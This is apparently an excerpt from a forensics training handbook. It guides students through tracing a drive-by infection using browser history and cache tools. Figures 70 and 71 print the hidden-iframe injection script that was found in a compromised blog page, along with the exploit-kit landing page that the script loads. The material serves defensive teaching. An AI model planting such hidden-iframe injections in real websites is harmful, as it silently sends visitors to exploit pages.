


Figure 60: Browsing history view settings

After clicking OK, the history of visited pages should appear. If the list is empty, make sure all options in the Advanced Window were set correctly (Options -> Advanced Options).

¹⁷ BrowsingHistoryView v1.90 http://www.nirsoft.net/utils/browsing_history_view.html (last accessed 30.09.2016)

Next it is worthwhile to set the time zone to GMT and sort list elements by the *Visit Time* column. Due to a Wine bug, students might need to scroll down and up list to refresh it to make the changes take effect.





Figure 61: Set time

A quick inspection of the history list shows that on the day of the incident, 16/08/2016, the user was visiting Reddit and then entered some website at the address <http://blog.mycompany.ex/>. No other websites were visited directly by the user. Moreover it was concluded that on the day of the investigation, domain blog.mycompany.ex was resolving to 151.80.137.2.



The screenshot shows the 'BrowsingHistoryView' application window displaying a detailed browsing history. The columns include URL, Visit Time, Visit Count, and Visited From. The history includes various visits to reddit.com and other sites like skype.com and m.hotmail.com. The entry for 'http://blog.mycompany.ex/' is highlighted with a yellow background.

| URL | Visit Time | Visit C... | Visited From |
|---|---------------------|------------|-------------------------|
| https://www.reddit.com/r/funny/comments/4x5vxx/somebody_at_oreo_headqu... | 11/08/2016 14.09.39 | 1 | |
| http://reddit.com/ | 16/08/2016 12.56.05 | 4 | |
| https://reddit.com/ | 16/08/2016 12.56.05 | 3 | http://reddit.com/ |
| https://www.reddit.com/ | 16/08/2016 12.56.06 | 7 | https://reddit.com/ |
| https://apps.skype.com/adcontrol/prelogic.html | 16/08/2016 12.57.53 | 4 | |
| https://m.hotmail.com/ | 16/08/2016 12.57.55 | 3 | |
| https://static.skypeassets.com/adserver/AdLoader-v2.html?version=1.68.47 | 16/08/2016 12.57.59 | 3 | |
| about:blank | 16/08/2016 12.58.03 | 5 | |
| https://cdn.at.atwola.com/_media/uac/msn.html | 16/08/2016 12.58.05 | 3 | |
| https://www.reddit.com/r/aww/comments/4xwxsc/its_picture_day/ | 16/08/2016 12.58.50 | 1 | https://www.reddit.com/ |
| http://reddit.com/ | 16/08/2016 13.02.18 | 4 | |
| https://reddit.com/ | 16/08/2016 13.02.18 | 3 | http://reddit.com/ |
| https://www.reddit.com/ | 16/08/2016 13.02.20 | 7 | https://reddit.com/ |
| http://blog.mycompany.ex/ | 16/08/2016 13.02.46 | 1 | |

175 item(s), 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>

Figure 62: Browsing history

Browsing history reveals what websites were visited by the user, however it doesn't show what other media or scripts were indirectly downloaded by the browser as a result of visiting given website. This sort of information can be however obtained from the analysis of the browser cache files.

Mozilla Firefox cache files are located at
 Users\Peter\AppData\Local\Mozilla\Firefox\Profiles\<profname>\cache2.



```

enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2$ ls -l
total 2788
drwxrwxrwx 1 root root 16384 ago 16 15:03 doomed
drwxrwxrwx 1 root root 2621440 ago 16 15:03 entries
-rwxrwxrwx 1 root root 208708 ago 16 15:03 index
-rw-rw-rwx 1 root root 6736 ago 16 15:03 index.log
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2$ 
  
```

Figure 63: Location of cache files

Unfortunately cache information is stored in binary format. To view it students can use MZCacheView¹⁸. MZCacheView is located at ~/training/tools/MozillaCacheView/ MozillaCacheView.exe and should be started using Wine.




Figure 64: MZCacheView

In the next window, students should specify the path to the cache2 folder.





Figure 65: MZCacheView

¹⁸ MZCacheView v1.69 http://www.nirsoft.net/utils/mozilla_cache_viewer.html (last accessed 30.09.2016)



After clicking OK, MZCacheView will load data from the cache files. This operation might take a short time. After the data is fully loaded, students should switch dates to GMT time zone (the same as in Browsing History View tool) and sort content by Last Modified date.

Scrolling down to the date of the incident, shortly after visiting the blog.mycompany.ex website, multiple other files were downloaded from another domain, blog.mysportclub.ex.



| URL | File Size | Last Modified |
|--|-----------|---------------------|
| http://blog.mycompany.ex/wp-content/themes/scrollme/js/custom.js?ver=20120206 | 2.206 | 16/08/2016 13.02.49 |
| http://blog.mycompany.ex/wp-content/themes/scrollme/js/jquery.bxslider.js?ver=20120206 | 14.248 | 16/08/2016 13.02.49 |
| http://blog.mycompany.ex/wp-content/themes/scrollme/js/nivolightbox/nivo-lightbox.js?ver=20120206 | 3.072 | 16/08/2016 13.02.49 |
| http://blog.mycompany.ex/wp-content/themes/scrollme/images/loading.gif | 6.174 | 16/08/2016 13.02.49 |
| http://blog.mycompany.ex/wp-content/themes/scrollme/js/mcustomscrollbar/jquery.mCustomScrollbar.js?ver=... | 21.798 | 16/08/2016 13.02.50 |
| http://cdnjs.cloudflare.com/ajax/libs/jquery-mousewheel/3.1.13/jquery.mousewheel.min.js?_=1471352567903 | 1.243 | 16/08/2016 13.02.50 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php | 558 | 16/08/2016 13.02.50 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/360a296ea1e0abb38f1080f5e802fb4b.html | 1.577 | 16/08/2016 13.02.51 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/49c58cc2b166b1a5b13eab5f472a4f7b.html | 1.596 | 16/08/2016 13.02.51 |
| http://blog.mycompany.ex/wp-content/uploads/2016/07/hammer.jpg | 74.544 | 16/08/2016 13.02.51 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/3930b19ce86a4a5545c8deb0c94990b5.html | 1.573 | 16/08/2016 13.02.51 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/053d33558d578d2cafe77639209ab4d9.html | 1.594 | 16/08/2016 13.02.51 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1493f0e60aca5bcc753405d96c739bb4.html | 1.565 | 16/08/2016 13.02.52 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/8bf9cbe72d9f798dd4c61c9668f04e29.html | 1.566 | 16/08/2016 13.02.52 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/ff1a5eb5fe455641a17704db7e0a55.html | 5.011 | 16/08/2016 13.02.52 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/d11a10ea60a2bb8c01e7a2b620723471a.html | 1.646 | 16/08/2016 13.02.52 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/11415c18e1eaa55947fc1aecfdac349d.html | 105 | 16/08/2016 13.02.53 |

Figure 66: MZCacheView

The pattern of the files downloaded from blog.mysportclub.ex suggests this might be some Exploit Kit.

The next step should be to export cache files to separate directory for further analysis and to keep evidence data in one place.

To export cache data, students should select all entries related to blog.mysportclub.ex domain. Then right click on selected items and choose “*Copy Selected Cache Files To...*”.

| | | |
|--|-----------|---------------------|
| http://blog.mycompany.ex/wp-content/themes/scrollme/js/mCustomScrollbar/jquery.mCustomScrollbar.js?ver=... | 21.798 | 16/08/2016 13.02.50 |
| http://cdnjs.cloudflare.com/ajax/libs/jquery-mousewheel/3.1.13/jquery.mousewheel.min.js?_=1471352567903 | 1.243 | 16/08/2016 13.02.50 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php | 558 | 16/08/2016 13.02.50 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/360a296ea1e0abb38f1080f5e802fb4b.html | 1.577 | 16/08/2016 13.02.51 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/49c58cc2b166b1a5b13eab5f472a4f7b.html | 1.596 | 16/08/2016 13.02.51 |
| http://blog.mycompany.ex/wp-content/uploads/2016/07/hammer.jpg | 74.544 | 16/08/2016 13.02.51 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/3930b19ce86a4a5545c8deb0c94990b5.html | 1.573 | 16/08/2016 13.02.51 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/053d33558d578d2cafe77639209ab4d.html | 1.504 | 16/08/2016 13.02.51 |
| Copy Selected Cache Files To... F4 | | 6/08/2016 13.02.52 |
| Open Link In Web Browser F6 | | 6/08/2016 13.02.52 |
| Copy URLs Ctrl+U | | 6/08/2016 13.02.52 |
| Open Selected Cache File F7 | | 6/08/2016 13.02.52 |
| Save Selected Items Ctrl+S | | 6/08/2016 13.02.53 |
| Copy Selected Items Ctrl+C | | 6/08/2016 13.02.53 |
| Choose Columns | | 6/08/2016 13.02.53 |
| Auto Size Columns Ctrl+Plus | | 6/08/2016 13.02.53 |
| Properties Alt+Enter | | 6/08/2016 13.02.58 |
| Refresh F5 | | 6/08/2016 13.02.58 |
| http://blog.mysportclub.ex/favicon.ico | 294 | 16/08/2016 13.02.58 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/poc2.flv | 1.117 | 16/08/2016 13.03.04 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/053d33558d578d2cafe77639209ab4d.html | 3.858 | 16/08/2016 13.03.17 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/1493f0e60aca5bcc753405d96c739bb4.html | 3.858 | 16/08/2016 13.03.17 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/360a296ea1e0abb38f1080f5e802fb4b.html | 3.858 | 16/08/2016 13.03.17 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/49c58cc2b166b1a5b13eab5f472a4f7b.html | 3.858 | 16/08/2016 13.03.17 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/8bf9cbef72d9f798dd4c61c9668f84e29.html | 3.858 | 16/08/2016 13.03.17 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/3930b19ce86a4a5545c8deb0c94990b5.html | 3.858 | 16/08/2016 13.03.17 |
| http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/d11a10ea60a2b8c01e7a2b620723471a.html | 5.138 | 16/08/2016 13.03.17 |
| http://blog.mycompany.ex/wp-content/uploads/2016/07/brick-building.jpg | 1.278.572 | 16/08/2016 13.03.17 |

Figure 67: Copy files

In the next window, students should specify an output directory (if this directory doesn't exist it should be created first!).





Figure 68: Copy files

The same should be repeated for blog.mycompany.ex domain (changing only the output directory).

Students should now perform an analysis of the exported cache files.


A good starting point would be an analysis of the index file of the blog.mycompany.ex website.



```
enisa@training: ~/training/ex1/ff_cache/blog.mycompany.ex
File Edit View Search Terminal Help
enisa@training:~/training/ex1$ cd ff_cache/blog.mycompany.ex/
enisa@training:~/training/ex1/ff_cache/blog.mycompany.ex$ ls
1.10.2      20120206~2 20120206~6 2.1.05      3.8.1~3.css  3.8.1.css
1.2.1      20120206~3 20120206~7 3.8.1       3.8.1~4.css  blog.mycompany.ex.htm
20120206    20120206~4 20120206~8 3.8.1~1.css  3.8.1~5.css  loading.gif
20120206~1  20120206~5 20120206~9 3.8.1~2.css  3.8.1~6.css
enisa@training:~/training/ex1/ff_cache/blog.mycompany.ex$
```

Figure 69: Analysis of htm file

After opening it in a text editor, students should notice strange script at line 153.




```
<script>
if (document.getElementsByTagName('body')[0]){
  iframer();
} else {
  document.write("<iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php' width='10' height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}
function iframer(){
  var f = document.createElement('iframe');
  f.setAttribute('src', 'http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php');
  f.style.visibility = 'hidden';
  f.style.position = 'absolute';
  f.style.left = '0';
  f.style.top = '0';
  f.setAttribute('width', '10');
  f.setAttribute('height', '10');
  document.getElementsByTagName('body')[0].appendChild(f);
}
</script>
```

Figure 70: Script

What this script does is an injection of iframe element pointing to `http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php`. This is a very important observation because it tells us that `blog.mysportclub.ex` website was most likely infected with malicious code injecting iframe element redirecting to Exploit-Kit landing page.

Now switching to the analysis of cache files from `blog.mysportclub.ex`, students should open `/wp-content/uploads/hk/task/opspy/index.php` file (previously saved to `blog.mysportclub.ex` as `index.php.htm`).




```

enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File Edit View Search Terminal Help
<script src='../../../../assets/js/jquery-1.9.1.js'></script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/360a296eale0abb38f1080f5e802fb4b.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/49c58cc2b166bla5b13eab5f472a4f7b.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/053d33558d578d2cafe77639209ab4d9.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/8bf9che72d9f798d4c61c966bf84e29.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1493f060aca5bcc753405d96c739bb4.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/3930b19ce86a4a5545c8deb0c94990b5.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/d11a10ea60a2b8c01e7a2b620723471a.html'></iframe><script>var delay=5000;setTimeout(delay);</script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/f775413f33f2caa2e160fe056fb64fc9.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1533805c930c570f320d4815f45c30b7.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/bc9168a823a10d974855abcc8c7d20e9.html'></iframe><script>window.open('http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/1ff1a5eb5fe455641a17704db7e0a55.html', 'Lottery', 'location=0,height=300,width=300');</script><script>var delay=5000;setTimeout(delay);</script><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/11415c18e1ea55947fc1aecfdac349.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/8500d58389eba3b3820a17641449b81.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/045423c0415da1d4293522d9ec3a19a7.html'></iframe><iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/test/8500d58389eba3b3820a17641449b81d.html'></iframe>
    
```

Figure 71: Iframe

